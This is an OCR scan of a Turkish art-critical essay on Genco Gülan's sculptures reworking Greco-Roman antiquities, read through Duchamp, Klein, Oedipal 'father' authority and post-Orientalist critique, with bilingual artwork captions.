
Bunun ötesinde klasiklerin, kurucu öğe olmalarından gelen bir olanakla, ortak bilinç dışını meydana getirdiklerini ve gene bu nitelikleriyle klasiklerin bilinç gerçekliği içinde 'otorite'yi teşkil ettiklerini, 'baba figürünü'' meydana getirdiklerini belirtelim. Bütün bir kültür tarihinin önceki yapıtları için aynı şey söylenebilirse de, klasik dönemin verimi bu tanıma daha fazla uymaktadır. Tarihsel planda gerçekliğini kurmuş, varlığını kanıtlamış tüm yapıtlar bu değerlendirme içinde yer alabilir. Gene de Mısır-Hellen çizgisinde uzanan tarih bu işleve daha fazla sahiptir. Kaldı ki, o dönemin yapıtları kendi içlerinde de aynı anlama sahiptir. Netice itibariyle 'kurucu' Tanrısal figürlerden ve mitolojik bir bağlamdan söz ediyoruz.

Benzeri bir değerlendirme Rönesans döneminin kurucu yapıtları için yapılabilirse de bunu tüm Rönesans birikimi için söyleyemeyiz. Michelangelo'nun *Musa* heykeli ise bütün zamanları çapraz kesecek ve bilincimizde de bilinçdışımızda da 'Tanrı' figürünün kurucu imgesi olacaktır. Bu durumun nedeni açıktır: Michelangelo'nun yapıtı bütün 'modern' özelliklerine rağmen klasik dönemden etkilenmiştir ve karşımızda bilinç ve kültür olarak Rönesans'ı yaşatan (bu elbette gene Michelangelo'nun gençlik dönemi yapıtı *Davut*'tan beri devam eden bir tarihtir) ama bütün birikimiyle bizi antikiteye, kurucu bilince ve imgeleme bağlayan bir yapıttır. Neticede arkasında *Belvedere Torsosu* vardı.

Aynı şeyi Leonardo'nun çok daha 'güncel' olan yapıtları için söyleyemeyiz. *Mona Lisa* bu bakımdan çok önemlidir ama geçmişe bağlanan bir 'klasik' olmanın çok ötesinde çığır açan, yenileyen, yenilikçi bir yapıt olarak ortaya çıkar. Bu nedenle de klasik bilinçdışında oynadığı rolden daha fazla popüler bilinçdışını tayin eder ve bu durum çok önemli bir açılım geliştirir. Çünkü, sanat tarihindeki gelişme *Musa* ile değil *Mona Lisa* ile ilgilenmiştir. *Mona Lisa*'nın yenilikçiliğini *Musa*'nın geçmişe bağlanan antik çağrışımlarını aşan bir eşik olarak, yeniliğe dönük bir sıçrama olarak görmüştür. Buna mukabil Duchamp'nın *Mona Lisa* 'girişimi' tam da bu noktaya oturur. Duchamp, *Mona Lisa*'ya 'müdahale ederek' kendi devrimciliğinin meşruiyetini kazanır. Bu sürrealistlerin doğrudan nesneye (Man Ray, Meret Oppeheim) ve mekâna müdahalelerinden (Magritte, de Chrico, Dali) daha ileri bir hamledir, çünkü doğrudan bir yapıta dönüktür.

Suratsız, 2013. Tuval üzerine yağlı boya. 77 x 53 cm. Referans: Leonardo da Vinci, Mona Lisa, 1503 ve Marcel Duchamp L.H.O.O.Q. 1919.

Mono, 2013. Oil on Canvas. 77 x 53 cm. Reference: Leonardo da Vinci, Mona Lisa, 1503 and Marcel Duchamp L.H.O.O.Q. 1919.



Rönesans antikiteye müdahalenin ve antikiteyi aşmanın çağıdır. Aynı şekilde Raphael'in *Atina Okulu* tablosu antikiteyle tam da Michelangelo ölçüsünde bir hesaplaşmadır. Bize bir yandan Hellenistik dönem felsefecilerinin ondan sonrasına yayılacak evrensel diyebileceğimiz 'tipolojilerini' hazırlar ve elbette bunu sağlarken geçmişten alabildiğine yararlanır, bir yandan da onları gene Rönesans düşüncesiyle aşar. Tablonun tamamında Rönesans zihniyeti hakimken, imajlar bakımından geçmiş önümüzde açılır. Ne var ki bu açılımın aynı zamanda bir sona, bir kapanmaya tekabül ettiğini belirtmek gerekiyor.

Bugünkü sanat bilinci antikiteyi nerede tutuyor? Duchamp sonrası bir dünyada bu sorunun yanıtı kapsamlı olacaktır. Büyük bir 'literatür'den söz ediyoruz. Bazılarına yukarıda değindik. Ama onlar çok bilinen ve derhal akla gelen 'büyük anlatılar'. Oysa daha sonraki dönemlerde daha derinden süren bazı izler göze çarpıyor. Bunların başında akla gelen ilk isimlerden biri Robert Mapplethorpe. 1980'leri derinden etkilemiş bu sanatçının fotoğraflarında antikitenin izi açıktır. Neredeyse doğrudan göndermelerden ve etkileşimlerden söz etmek gerekir bu çözümleme sürecinde. Gerçekten de Mapplethorpe kendisi de 'klasik' sayılacak yapıtlarında, onların en aykırı olanlarında dahi, bu çizgiyi tutturmayı, bu ilişkiyi kurmayı başarmıştır.(8)

Her zaman bu derecede açık ve doğrudan olmamakla birlikte, sanatta bazı karşılıklı etkileşimler daima gündemdedir. Picasso onların başında sayılmalıdır. Kendi 'klasisist' döneminde yarattığı tablolar bir yana, bazen çok daha çağrışımlara ve özgür yorumlara açık bir şekilde, bazen doğrudan bir yapıtın yeniden yorumlanması yaklaşımıyla (Raphale, Velasquez…) klasiği daima yanında tutmuş bir sanatçıdır. (9) Ama direnmiş ve yaşamını 1970'lerin başında tamamlamış bir sanatçı kimliğiyle, Picasso'nun resimde klasiğe dönük yaklaşımlarını güncel sanatın yaklaşımlarıyla birlikte düşünmek o derecede doğru bir yönelim sayılmayabilir. Bu doğrultuda örneğin Lucien Freud'un her şeye rağmen klasik sayılabilecek bir yapıta (Watteau) atıfla kendi kurgularını gerçekleştirmesi de aynı bağlamda yer alacak yaklaşımlar değildir. (10)

Bahsettiğimiz çizginin iki büyük kırılma noktası söz konusudur. Bunların birincisi post-modern anlayışın hakimiyetidir. Daha çok mimaride olmakla birlikte 1970'lerin sonu 1980'lerin başında klasik yapıtların güncel görselliğe yoğun biçimde girdiğini belirtmek gerekir. Frederic Jameson'un ufuk açan kitabına *Bonaventure Oteli*'yle başlaması bu bakımdan önemli, anlamlı ve işlevseldir. (11) Söz konusu dönemde, bu ilişki büyük bir yoğunluk kazanmıştır. Ne var ki gene Jameson'un vurgulamasıyla söylersek, o yaklaşım eklektik ve süslemeci, teatral bir yaklaşımı aşamamıştır. Bu kavramların post-modern mantığa aykırı düştüğünü söyleme olanağımız da bulunmadığına göre, söz konusu ettiğimiz ilişkinin yapısını bu doğrultuda somutlaştırmak gerekiyor. Sadece mimaride değil kiçe açılan bir anlayış içinde görselliğin hemen tüm alanlarında benzeri bir tutum göze çarpıyordu bahsettiğimiz dönemde. Ne var ki, bunun çözümlemeci bir eğilim içerdiğini söylemek zordu.

Post modern dönemin 'çalkantılarına' açılan ve klasik yapıtlarla çok daha diyalektik ve üretken ilişkiler kuran, güncel sanatın bu yöndeki tutumuna öncü kabul edilecek sanatçı Yves Kelin olmalıdır. Klasisist heykelin doruğu kabul edilebilecek iki yapıtı Klein yeniden üretmiştir. Bunlar *Milo Venüsü* ile *Semadirek Zaferi* (*Nike*) isimli yapıtlardır. Klein her iki yapıtı dilediğince özgür bir tutumla yeniden biçimlendirmiş, ayrıca kendi 'patentini' taşıyan mavi renge boyamıştır. Ortaya gerçeğiyle örtüşen ama ondan 'çağlarla' ayrılan birer yapıt çıkarmıştır. Post-modern yaklaşımlar kuşkusuz bu izden yürümüştür. Fakat arada çok ciddi bir fark mevcuttur. Post-modern anlayış klasikle kurduğu il-

Sanatçı **Plastik Poseydon**'u Manisa'daki fabrikada sıcak plastik ile tamamlarken.
Artist, finishing **Plastic Poseidon** at the factory in Manisa Turkey, with melting plastic.

işkide kaynak yapıtı sadece 'kullanırken' ve onu bir ölçüde izleyiciye yakınlaştırıp 'dokunulmazlığını' ortadan kaldırırken, Klein, kaynak yapıtı izleyiciden büsbütün uzaklaştırıyor, ona büsbütün erişilmezlik kazandırıyor, dokunulmazlığının sınırlarını genişletiyordu. Daha önce belirttiğimiz 'baba' ve 'otorite' anlayışı bu tutumda da göze çarpıyordu. Klein 'oğul'luk pozisyonunu gönüllülükle benimsiyordu. Klein bir anlamda babayı katleden Oedipus'a dönüşüyordu. Bunu, kaynak yapıtla izleyiciyi büsbütün 'yabancılaştırarak' yapıyordu.

Klasiğin dönüştürülmesini bu suretle bir tür Oedipus kompleksinin aşılması olarak nitelendirdiğimi söylemiş oluyorum. Klasiğin temsil ettiği 'baba' figürü, ona müdahaleyle ortadan kaldırılıyor. Mesele müdahalenin niteliğinde... Daha yumuşak ve saygılı bir yaklaşım da olabilir, daha hırçın ve zorlayıcı bir tavır da... Fakat gerçek değişmez. Klasiğin bilinçdışımızda tuttuğu yer, oynadığı rol, bu girişimle birlikte yeniden kurulur, yeniden kurgulanır. Yalnız bir noktaya değinelim. Freud'un getirdiği Oedipus çözümlemesinde değişmeyen bir gerçek var, teorinin gizli veya can alıcı noktası budur: Babanın öldürülmesi babanın ortadan kaldırılması, yok edilmesi, yok sayılması anlamına gelmez. Bu bir hesaplaşma, bir kendini kanıtlama sürecidir. Mücadele bittikten sonra baba yeniden 'keşfedilir'. Buna yeniden kurgulanır demek de mümkündür. Söz konusu yeniden kurgulama süreci, saygıyı ortadan kaldırmaz. Üstelik otoriteyi de yok etmez. Hem yeniden konumlar hem de bir manada transfer-ini sağlar. (12) Oedipus kompleksi ve baba sorunsalı Judeo-Kretiyen metafizik üstünden gelişmiş Batılı bilincin en temel kabul edilen gerçekliğidir.(13)

Genco Gülan'ın *Antik Gelecek* adını verdiğim sergisi, bu çerçeveyi kendisine özgü bir anlayışla kucaklıyor. Serginin belkemiğini Batı Sanat Tarihinin bilinçdışı diyebileceğimiz birikimini hazırlayan (birçoğu Anadolu topraklarından çıkartılmış) Greko-Romen heykellere dönük müdahaleler oluşturuyor. Kuşkusuz çok farklı yapıtlar da var. Örneğin kinetik (robot) heykeller de yer alıyor Gülan'ın verimi içinde... Bunlarda bile, belirttiğimiz birikimden gelen bazı dokunuşlar ve referanslar mevcut.

Gülan'ın Greko-Romen birikimine müdahalesi daha ziyade Yves Klein'cı bir yaklaşım içeriyor. Ama onunla özdeş olmadığı da açıktır. Klein'ın çok özgürlükçü tutumunu esas aldıktan sonra Gülan, Duchamp'ın yönelimini benimsiyor. Heykellere çok özgür bir anlayışla ve onlara 'çağdaşlık' kazandıracak bir tutumla müdahale ediyor.

Hemen burada bir noktayı derinleştirelim. Klein, müdahale ederken heykelin mevcudiyetini olduğu gibi koruyordu. Gerçi *Milo Venüsü*'nün kafası yoktur ama bakanlar onun aynı yapıt olduğunu anlamakta gecikmez. Üstelik yapıt çekici, etkileyici bir mavi renge boyanmıştır. Bu renkle gerek Venüs gerekse *Semadirek Zaferi* arasında tam bir tekabüliyet olduğu söylenebilir. Her iki yapıt da bu şekilde güncelleştirilmiştir. Bugüne taşınıp aktarılmış hatta daha da güçlendirilmiştir. Ducahmp ise bu sularda değildir. Çeşme'den beri devam eden ironik, yıkıcı tutumunu sürdürür. *Mona Lisa*'ya bıyık takar, altına olmadık bir cümle yazar. Onu dahi 'doğru' bir cümle olarak değil, dikkat çekici bir 'bilmece' ile yansıtır.

İki Kafalı Nemesis, 2010. Bor, mermer, polimer ve yerde toprak. 185 x 70 x 55 cm.
Bilkent Merkezi, Ankara'da sergilendiği şekliyle. İstanbul Modern Koleksiyonu.
Referans: Nemesis, Perge M.S 2.yy, Antalya Arkeoloji Müzesi.

Nemesis With Two Heads, 2010. Boron, marble and polymer. 185 x 70 x 55 cm. The floor is covered with soil as installed at Bilkent Center of Ankara.
Collection of Istanbul Modern. Reference: Nemessis, 2nd Century AC, Antalya Archeology Museum.

Gülan'ın heykelleri bu iki yaklaşımın bir sentezidir. Bir yandan *Herames*'te olduğu gibi gövdeyi aynen korur fakat heykele bu defa dört adet kafa ekler. Bu Klein'ın saygısı ile Duchamp'ın bilmecesini birleştiren bir yapıttır. Benzeri bir tutum en çarpıcı şekilde *İki Ağızlı İskender* ve *Dört Gözlü Afrodit* heykel başlarında/ baş heykellerinde görülür. Gülan yapıyı gene muhafaza etmekte ama bu defa yeni bir çift göz ve ağız eklemektedir. Bu iki heykele benzeri birçok yapıt katılabilir. Fakat bazı heykeller bu derecede 'masum' değildir. Daha sarsıcı bir üslup taşırlar. Örneğin; *Bay Kraliçe (Blackberry),* kadın bedenine hayli maskülen bir kafa eklenmiştir. Aynı şekilde *Hermes* heykeli (*Hermes Yürüyüşü*) bir çift bacak üstüne oturtulmuş bir çift kafadan mürekkeptir. Gene antik bir kafa bu defa madeni kuruşlarla kaplanmıştır: *Para Kafa*. Bu kategorinin daha metaforik bir heykeli (*Kara Baba Romalıdır*) *Darth Vader*'ın bu defa klasik antikiteye ait bir gövdeyle buluşmasıdır.

'Bütün bu müdahaleler ne ifade ediyor?' sorusunun yanıtı ancak geniş bir parabol çizilerek verilebilir. Öncelikle, Gülan'ın 'müdahalelerini' tek bir kategori olarak görmemekteki lüzumu belirtelim. Her müdahale aynı değil bu heykellerde... Her biriyle ifade edilen farklı bir düzlem, bir derinlik var. Bir manada 'işaretlerin' içerildiği yapıtlar bunlar. Her müdahale ve dönüştürüm kendi içinde farklı bir anlam katmanı barındırıyor. Bu ayrıntılara teker teker yapıtları çözümleyerek gitmek gerekir. Fakat o farkları bir araya getiren bir ortak paydadan da söz edilebilir. O da şudur: bütün 'formasyonu' ile Batılı olsa dahi farklı bir kültürel coğrafyada ve farklı bir insan-bilinç matrisinde yaşayan bir sanatçının Batı metafiziğini oluşturan yapıtlara, demek ki, o metafiziğe, metafiziğin kendisine, bir müdahaleden söz ediyoruz.

Başka bir şey olabilir veya olamaz tartışmasını bir kenara bırakmak gerek. Burada bir kültürel sosyolojiden ve onun üzerine serildiği topografiden söz açmaktayız. Nitekim serginin genel sunuşu bu anlayışla bütünleşmektedir. Müze duvarlarını çağrıştıran bordoya boyanmış arka plan ve 'oyun' (sahası) çağrışımları doğuran suni yeşil çimen zemin. Bu buluşmanın tesadüfî olmadığı açıkken yukarıdaki vargının yanlışlanması olanaksızdır.

O zaman şu soruya dönelim: daha önce klasiklere dönük müdahaleyi Oedipus kompleksi, baba/ otorite bağlamıyla izah ettik. Şimdi şu soruya gelebiliriz. Doğrudan Batılı olmayan bir kültürde, Batının Doğusundaki bir kültürel platformda, Oedipus kompleksinin algılanışı ve temellendirilişi neye tekabül eder? Psikanaliz ve Doğu ikilemi katmanlı ve kapsamlı bir irdelemedir. Gene de gerçek değişmez: Doğunun babayı ve otoriteyi algılayışı kendisine özgüdür ve farklıdır.

Konu çok tartışılmıştır. Freud'un iki yapıtında *Musa ve Tektanrıcılık* ve *Totem ve Tabu* isimli yapıtlarında ele aldığı bu olguyu Kristeva gibi Batılı psikanalistler(14) derinleştirmiş, daha sonra Fethi Benslama gibi Doğudan gelen düşünürler tartışmaya yeni boyutlar katmıştır. (15) Temel mesele birden çoktur. Fakat gerçek tektir: Batının Tanrı düşüncesini kavrayışı ve sembolleştirmesi ve zihinselleştirmesiyle Doğunun yaklaşımı epistemolojik farklar sunar. Hıristiyanlık bu konuyu Baba-Oğul ilişkisi içinde ve Hazreti İsa bağlamında ele alır. Neticede Freud'un üzerinde durduğu bir 'katl' söz konusudur. Bu Baba'nın değil Oğul'un katlidir. Fakat Oğul bir Baba-Oğul'dur.

Soğuk Musa, 2018. Buz. 33 x 15 x 13 cm. Referans: Mikelanjelo, Musa'nın Hükmü, (yak. 1513–15), San Pietro in Vincoli, Roma, Italya.

Cold Moses, 2018. Ice. 33 x 15 x 13 cm. Reference: Michelangelo, Moses, (c. 1513-15), San Pietro in Vincoli, Rome, Italy.

Müslümanlık ise böyle bir 'realite'ye sahip değildir. Bir 'ebedilik' düşüncesini dışlar. Tanrı yaratandır ve esirgeyendir. Ayrıca 'cismanileşmez'. Dolayısıyla Müslümanlık-Doğu metafiziğini bir katl üzerine inşa etmek doğru olmaz. Bu yapısıyla Müslümanlık Yahudilikten de ayrılır. Yahudilik 'kanun' ve itaat öncelikli olsa da 'sözleşme' üstüne kurulmuştur. İnsan davranışını tayin eden 'emir'dir: *On Emir.* Oysa İslam'da bu kabil bir emir söz konusu değildir. Allah, Kuran'ı nüzul etmiştir. Kur'an nelerin yasak ve makbul olduğunu belirtir. Fakat emir kipinde değil. Bir işaret, yol gösterme, önerme olarak. İnsan, yani kullar, kendi akıllarını kullanarak doğru ve yanlış olanı seçecektirler.

Bu değerlendirme bize getirdiğimiz yargının yanlış olduğunu ve Gülan'ın yaklaşımıyla Batılı bir sanatçı yaklaşımının bir tutulamayacağını, temel kurgumuzun yanlış olduğunu mu söylüyor? Hayır! Bunun iki temel nedeni var. Birincisi, Gülan'ın 'formasyon'unun Batılı bir yapıya dayandığını başta belirttik. Bu formasyon, Batı metafiziğini içselleştirdiği anlamına gelmez. Ama formasyon, temel tepkileri tayin edecek güçte ve niteliktedir. Dolayısıyla Gülan Batılı metafiziğin formuyla ilişkili bir tutum ve tavır içindedir. Ona yeni bir boyut eklemektedir. İkincisi ve daha önemlisi tam da bu özellikten kaynaklanıyor: Batı ve Batı sanat tarihi Türkiye'de yetişmiş bir sanatçı için büyük ölçüde Baba'yı temsil eder. Greko-Romen düşüncesi bu bakımdan hayati bir ufuk hattı çeker. Gülan, o tarihin ve sembolik kapitalin en önemli örneklerine özgürce müdahale ederken esasen yerleşik Otoriteyi yani Babayı katlediyor. Batılı sanat tarihinin kanonik yaklaşımını kırıyor. Bizzat Batının içindeki çevresel yapıların (Feminizm, madunlar (göçmenler), siyahlar) eleştirdiği bu hegemonya şimdi Gülan tarafından radikal bir müdahaleye maruz bırakılıyor.

Gülan'ın müdahalesinin forma dönük bir hamle olduğunu belirttim. Buna mukabil getirdiğim son sav bu müdahalenin form etrafında/ bünyesinde cereyan ettiğini vurguluyor. Bunu, Gülan'ın, çok yüksek bir estetikle gerçekleştirdiğini ayrıca saptayalım, ama daha derin yapısında başka bir boyut taşıdığını da ortaya belirtelim. Söz konusu doku, Gülan'ın yapıtlarında dışa vuran politik boyuttur ve adeta onların ontolojik yapısından kaynaklanır. Çünkü Batı metafiziğini ve bilincini oluşturan bir birikime müdahale edildiğinde mesele kendiliğinden Edward Said'in 1979'da yayınladığı *Oryantalizm* isimli kitabı sonrasında açılan temel argümanlara denk düşüyor. Post-Oryantalist dönemin ana mantığı Batılı metafiziğin ve kurgunun eleştirilmesidir. Bu eleştirinin Gramsci'ci ve Foucault'cu bir 'hegemonya' dekonstrüksiyonu bağlamına oturması da bir o kadar kaçınılmazdır. Mesele, kurgusal, tümüyle muhayyel ve iktidar gücüyle temellendirilmiş bir hegemonyanın aşılmasıdır. Bu da zamanında *Gerilla Kızlar*'ın çok farklı bir muhakemeyle sorguladığı bir pozisyonun şimdi Gülan tarafından irdelenmesine dönüşür.

Mevcut özellikleriyle Gülan'ın yapıtları ikili bir boyut kazanır. Bir yandan Klein-Duchamp çizgisinde gelen bir anlayışla bütünleşir ve bunu formel açıdan kusursuzca başarır. Öte taraftan kendi içlerinden kaynaklanan, doğalarından getirdikleri bir tepkimeyle, fakat son derecede ince bir şekilde, politik bir platforma otururlar. Bu 'politizasyon' tek boyutlu, sadece içerik, anlam ve yönelim planlarında görülmez. Form da iki açılımla bu düzlemi payandalar. Bunların ilki antik Yunan'ın en tartışmalı konularından olan cinsiyet meselesidir. Gülan, büyük bir açıklık, özgürlük ve ironiyle heykellerin konvansiyonel cinsiyetlerine doğrudan müdahale eder. Böylece erillik-dişilik meselesinin Oryantalist - Oksidantalist düzeydeki kültürel konumlarına bir darbe indirir. Dişil Orient bu defa e rilleştirilmiş, eril Oksidant bu kez dişileştirilmiştir.(16)

Basketbol ayakkabılı koşucu, 2014. Mermer, polimer ve akrilik boya. Yükseklik: 165 cm. İstanbul Arkeoloji Müzesi. Baran Süzer Koleksiyonu. Referans: Ephebus, Tralleis (Aydın) Erken Roma İmparatorluk Dönemi. MS. 1. Yüzyıl başı.

Runner with basketball shoes, 2014. Marble, polymer and acrylic. Height:165 cm. Baran Suzer Collection. Reference: Ephebus, Tralleis (Aydın, TR) Roman Period, AC 1st century, Istanbul Archeology Museum.

GENCO GÜLAN
Untitled, 2014
21.01 - 01.03.2014

İkinci olgu *Büyük İskender* ve *Afrodit (Venüs)* çehrelerinin yeni çehrelere doğru 'genişlemesi'dir. Bu yeni biçim bize iki kavramı düşünme olanağını veriyor; İlki persona kavramıdır. Persona, maske demektir. Kişilik anlamında kullandığımız personalite elbette bu sözcükten türer ve evet, maske anlamına gelir: Gündelik hayatta takındığımız maskeler. Kişiliğimiz bir maskedir ve gerçek kişiliğimiz 'içeride'dir. Doğu metafiziğinin kavramlandırışıyla 'deruni'dir, içseldir. Gülan, İskender'e ve Venüs'e yeni gözler yerleştirir ve suratlarını uzatırken ortaya izleyen için bir soru atar. Dikkatle bakılırsa bu suratların soyulduğu mu yoksa giydirildiği mi belirsizdir. Bu durum başlı başına bir kategoridir. Üst üste 'yığılmış' suratlar açılıp, soyulup ayıklanıyor mu, yoksa onlara yeni çehreler/ persona'lar mı ekleniyor? Bu form meselesinin, şiddetle politik olduğuna ayrıca değinmek gerekmez.

İkinci husus gene 'göz'le vurgulanıyor ve göz etrafında düğümleniyor. *İki Ağızlı İskender*'in ve *Dört Gözlü Afrodit*'in yeni gözleri vardır. Gözün ne kadar tartışmalı bir 'unsur' olduğuna ayrıca değinmeyelim. Ama Gülan'ın göze yönelik bu müdahalesinin persona ile birlikte düşünülmesi gerekiyor. Böylece dünyanın yeni bir gözle görülmesine yönelik bir gereksinme, eski gözlerin değiştirilmesi gerektiğine dair bir işaret söz konusu. Gene de değinilmesi gereken bir nokta var: Antik Yunan'da göz ve görmek başlı başına bir olgu iken, modern dünya kendisini 'bakış'la bütünleştirir. Bakış nötr bir edim veya gerçeklik değildir. Fenomenolojistlerden, Merleau-Ponty'den, Sartre'dan beri bakışın öte/ ki anlamlarını biliyoruz. Foucault bakışla hegemonya arasındaki ilişkiyi kurmuştu. 'Tepeden' bakmak Foucault'da bir deyim değil Jeremy Benthamcı/ Panoptikoncu bir hegemonik inşa aracıdır. Bakış yabancılaştırır. Bakış, pozisyonuna göre ötekileştirir, dışlar, ikincilleştirir. Bu gözle ve görmekle ilgilidir. Oysa göz ve görmek edilgin olabilir. Bakış daima etkindir. (17)

